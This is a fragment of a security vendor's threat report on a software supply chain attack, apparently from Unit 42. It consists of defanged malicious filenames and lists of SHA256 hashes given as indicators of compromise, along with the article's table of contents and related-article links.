- 30015DD1E2CF4DBD49FFF9DDEF2AD4622DA2E60E5C0B6228595325532E948F14
- 41C4F2F37C0B257D1E20FE167F2098DA9D2E0A939B09ED3F63BC4FE010F8365C
- D8CAF4581C9F0000C7568D78FB7D2E595AB36134E2346297D78615942CBBD727

Filenames

- kamikaze[.]sh
- kube[.]py
- prop[.]py
- proxy_server[.]py
- tcp.tar[.]gz

SHA256 Hashes for the Malicious Files

- 0880819ef821cff918960a39c1c1aada55a5593c61c608ea9215da858a86e349
- 0c0d206d5e68c0cf64d57ffa8bc5b1dad54f2dda52f24e96e02e237498cb9c3a
- 0c6a3555c4eb49f240d7e0e3edbfbb3c900f123033b4f6e99ac3724b9b76278f
- 18a24f83e807479438dcab7a1804c51a00dafc1d526698a66e0640d1e5dd671a
- 1e559c51f19972e96fcc5a92d710732159cdae72f407864607a513b20729decbb
- 5e2ba7c4c53fa6e0cef58011acdd50682cf83fb7b989712d2fcf1b5173bad956
- 61ff00a81b19624adaad425b9129ba2f312f4ab76fb5ddc2c628a5037d31a4ba
- 6328a34b26a63423b555a61f89a6a0525a534e9c88584c815d937910f1ddd538
- 7321caa303fe96ded0492c747d2f353c4f7d17185656fe292ab0a59e2bd0b8d9
- 7b5cc85e82249b0c452c66563edca498ce9d0c70badef04ab2c52acef4d629ca

- 7df6cef7ab9aae2ea08f2f872f6456b5d51d896ddda907a238cd6668ccdc4bb7
- 822dd269ec10459572dfaaefe163dae693c344249a0161953f0d5cdd110bd2a0
- 887e1f5b5b50162a60bd03b66269e0ae545d0aef0583c1c5b00972152ad7e073
- bef7e2c5a92c4fa4af17791efc1e46311c0f304796f1172fce192f5efc40f5d7
- c37c0ae9641d2e5329fcdee847a756bf1140fdb7f0b7c78a40fdc39055e7d926
- cd08115806662469bbedec4b03f8427b97c8a4b3bc1442dc18b72b4e19395fe3
- d5edd791021b966fb6af0ace09319ace7b97d6642363ef27b3d5056ca654a94c
- e4edd126e139493d2721d50c3a8c49d3a23ad7766d0b90bc45979ba675f35fea
- e6310d8a003d7ac101a6b1cd39ff6c6a88ee454b767c1bdce143e04bc1113243
- e64e152afe2c722d750f10259626f357cdea40420c5eedae37969fbf13abbecf
- e87a55d3ba1c47e84207678b88cacb631a32d0cb3798610e7ef2d15307303c49
- e9b1e069efc778c1e77fb3f5fcc3bd3580bbc810604cbf4347897ddb4b8c163b
- ecce7ae5ffc9f57bb70efd3ea136a2923f701334a8cd47d4fbf01a97fd22859c
- f398f06eefcd3558c38820a397e3193856e4e6e7c67f81ecc8e533275284b152
- f7084b0229dce605ccc5506b14acd4d954a496da4b6134a294844ca8d601970d

Updated April 9, 2026, at 8:00 a.m. PT to add Advanced Threat Prevention coverage.

Table of Contents

-
- [Executive Summary](#)
- [Current Scope of the Supply Chain Attack](#)
 - [Aqua Security Trivy](#)
 - [Checkmarx KICS](#)
 - [LiteLLM](#)
 - [Telnyx](#)
 - [CanisterWorm](#)
- [Interim Guidance](#)
 - [Hardening Cloud Assets Against Supply Chain Attacks](#)
- [Unit 42 Managed Threat Hunting Queries](#)
- [Conclusion](#)
- [Palo Alto Networks Product Protections for TeamPCP's Multi-Stage Supply Chain Attack](#)
 - [Cloud-Delivered Security Services for the Next-Generation Firewall](#)
 - [Cortex AgentiX](#)
 - [Cortex XDR and XSIAM](#)
 - [Cortex Xpanse](#)
 - [Cortex Cloud](#)
 - [Next-Generation Firewalls With Advanced Threat Prevention](#)
- [Indicators of Compromise](#)
 - [IP Addresses](#)
 - [Domains](#)
 - [Tunneling URLs](#)

- [SHA256 Hashes for Self-signed Certificates Used in the Malware](#)
- [Filenames](#)
- [SHA256 Hashes for the Malicious Files](#)

Related Articles

- [The npm Threat Landscape: Attack Surface and Mitigations \(Updated July 15\)](#)
- [Phantom Squatting: AI-Hallucinated Domains as a Software Supply Chain Vector](#)
- [OpenClaw's Skill Marketplace and the Emerging AI Supply Chain Threat](#)

 Enlarged Image

Source: <https://unit42.paloaltonetworks.com/teampcp-supply-chain-attacks/>